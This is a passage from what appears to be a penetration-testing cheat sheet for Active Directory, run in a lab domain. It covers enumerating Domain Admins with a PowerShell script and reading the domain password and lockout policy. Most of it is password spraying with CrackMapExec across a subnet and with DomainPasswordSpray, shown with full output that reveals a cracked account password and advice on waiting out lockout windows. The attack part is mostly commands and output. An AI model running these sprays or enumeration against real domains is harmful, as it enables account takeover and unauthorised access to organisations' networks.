9/27/2020 3:36:18 AM    True 1/1/1601 12:00:00 AM vagrant
5/15/2021 6:25:41 AM    True 1/1/1601 12:00:00 AM DC$
5/15/2021 6:25:04 AM   False 1/1/1601 12:00:00 AM krbtgt
5/15/2021 6:39:48 AM    True 1/1/1601 12:00:00 AM WEF$
5/16/2021 7:25:16 PM    True 1/1/1601 12:00:00 AM WIN10$
5/16/2021 8:05:45 AM    True 1/1/1601 12:00:00 AM secopsadmin
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Olawkway
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Havine
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Stollower
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Twithering
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Jonster1988
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Alarat
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Upoettly69
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Thenthen
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Unte2000
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Maziname
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Aredy1955
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Imsed1970
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Uporn1975
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Thak1941
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Sencte
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Themisside
```

# Alternate method to enumerate domain admins via Powershell:
# enum_domain_admins.ps1
# Note that 2016 domain controllers always display lastlogin date as 1/1/1601 - Known bug for LDAP simple bind

```
$Searcher = New-Object DirectoryServices.DirectorySearcher -Property @{
    Filter = "(memberof=CN=Domain Admins,CN=Users,DC=windomain,DC=local)"
    PageSize = 0
}
$Searcher.FindAll() | ForEach-Object {
    New-Object -TypeName PSCustomObject -Property @{
        samaccountname = $_.Properties.samaccountname -join ''
        pwdlastset = [datetime]::FromFileTime([int64]($_.Properties.pwdlastset -join ''))
        LastLogonDate = [datetime]::FromFileTime([int64]($_.Properties.LastLogonDate -join ''))
        enabled = -not [boolean]([int64]($_.properties.useraccountcontrol -join '') -band 2)
    }
}
```


# Example



```
PS C:\tmp> .\enum_domain_admins.ps1

pwdlastset           enabled LastLogonDate        samaccountname
----------           ------- -------------        --------------
5/15/2021 6:22:22 AM    True 1/1/1601 12:00:00 AM Administrator
5/16/2021 8:05:45 AM    True 1/1/1601 12:00:00 AM secopsadmin
```


~ Enumerate Domain Lockout and Password Policy

```
C:\Users\vagrant>net accounts
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          1
Maximum password age (days):                          42
Minimum password length:                              7
Length of password history maintained:                24
Lockout threshold:                                    5
Lockout duration (minutes):                           Never
Lockout observation window (minutes):                 30
Computer role:                                        WORKSTATION
The command completed successfully.
C:\Users\vagrant>
```



```
C:\>net accounts
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          1
Maximum password age (days):                          42
Minimum password length:                              7
Length of password history maintained:                24
Lockout threshold:                                    5
Lockout duration (minutes):                           Never
Lockout observation window (minutes):                 30
Computer role:                                        WORKSTATION
The command completed successfully.
```

```
~ Alternate mathods:


# Powershell - RSAT module installed:
Get-ADDefaultDomainPasswordPolicy
```



```
PS C:\tmp> Get-ADDefaultDomainPasswordPolicy


ComplexityEnabled           : True
DistinguishedName           : DC=windomain,DC=local
LockoutDuration             : 00:30:00
LockoutObservationWindow    : 00:30:00
LockoutThreshold            : 0
MaxPasswordAge              : 42.00:00:00
MinPasswordAge              : 1.00:00:00
MinPasswordLength           : 7
objectClass                 : {domainDNS}
objectGuid                  : bc4109b4-9124-4150-b35d-b1748d5e2185
PasswordHistoryCount        : 24
ReversibleEncryptionEnabled : False
```

```
# Get password policy wth crackmapexec
crackmapexec smb <target> -u <user> -p <pass> --pass-pol
```

Password Spraying

```
# Crackmapexec:
```


https://github.com/byt3bl33d3r/CrackMapExec

```
~ Using crackmapexec and mp64 to generate passwords and spray them against SMB services on the network.

crackmapexec smb 10.0.0.1/24 -u Administrator -p `(./mp64.bin Pass@wor?l?a)`

# DomainPasswordSpray (Powershell)
```

https://github.com/dafthack/DomainPasswordSpray


```
~ Using DomainPasswordSpray to spray a password against all users of a domain.
# /!\ be careful with the account lockout !

Invoke-DomainPasswordSpray -UserList users.txt -Domain domain-name -PasswordList passlist.txt -OutFile sprayed-creds.txt


~ Example of Password Spraying using DomainPasswordSpray.ps1
```

# Create passwords.txt with passwords to spray as well as users.txt with list of users that were previously enumerated.



```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\vagrant>cd c:\tmp

c:\tmp>powershell -ep bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\tmp> . .\DomainPasswordSpray.ps1
PS C:\tmp> Invoke-DomainPasswordSpray -UserList users.txt -Domain windomain.local -PasswordList passwords.txt -OutFile s
prayed-creds.txt -Verbose
[*] Using users.txt as userlist to spray with
[*] Warning: Users will not be checked for lockout threshold.
[*] WARNING - Be very careful not to lock out accounts with the password list option!
[*] The domain password policy observation window is set to 30 minutes.
[*] Setting a 30 minute wait in between sprays.

Confirm Password Spray
Are you sure you want to perform a password spray against 501 accounts?
[Y] Yes  [N] No  [?] Help (default is "Y"): y
[*] Password spraying has begun with  2  passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Spring2021! against 501 users. Current time is 9:48 PM
[*] Writing successes to sprayed-creds.txt
[*] SUCCESS! User:Facces Password:Spring2021!
129 of 501 users tested
```

#Note that the script pauses for durration of domain password policy observation window (lockout interval). A patient attacker can leave this running and come back to it (days later).



```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

 [*] Pausing to avoid account lockout.
    Waiting for 30 minutes. 1778 seconds remaining
    [o                                                                                          ]

Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\tmp> . .\DomainPasswordSpray.ps1
PS C:\tmp> Invoke-DomainPasswordSpray -UserList users.txt -Domain windomain.local -PasswordList passwords.txt -OutFile s
prayed-creds.txt -Verbose
[*] Using users.txt as userlist to spray with
[*] Warning: Users will not be checked for lockout threshold.
[*] WARNING - Be very careful not to lock out accounts with the password list option!
[*] The domain password policy observation window is set to 30 minutes.
[*] Setting a 30 minute wait in between sprays.

Confirm Password Spray
Are you sure you want to perform a password spray against 501 accounts?
[Y] Yes  [N] No  [?] Help (default is "Y"): y
[*] Password spraying has begun with  2  passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Spring2021! against 501 users. Current time is 9:48 PM
[*] Writing successes to sprayed-creds.txt
[*] SUCCESS! User:Facces Password:Spring2021!
501 of 501 users tested
```

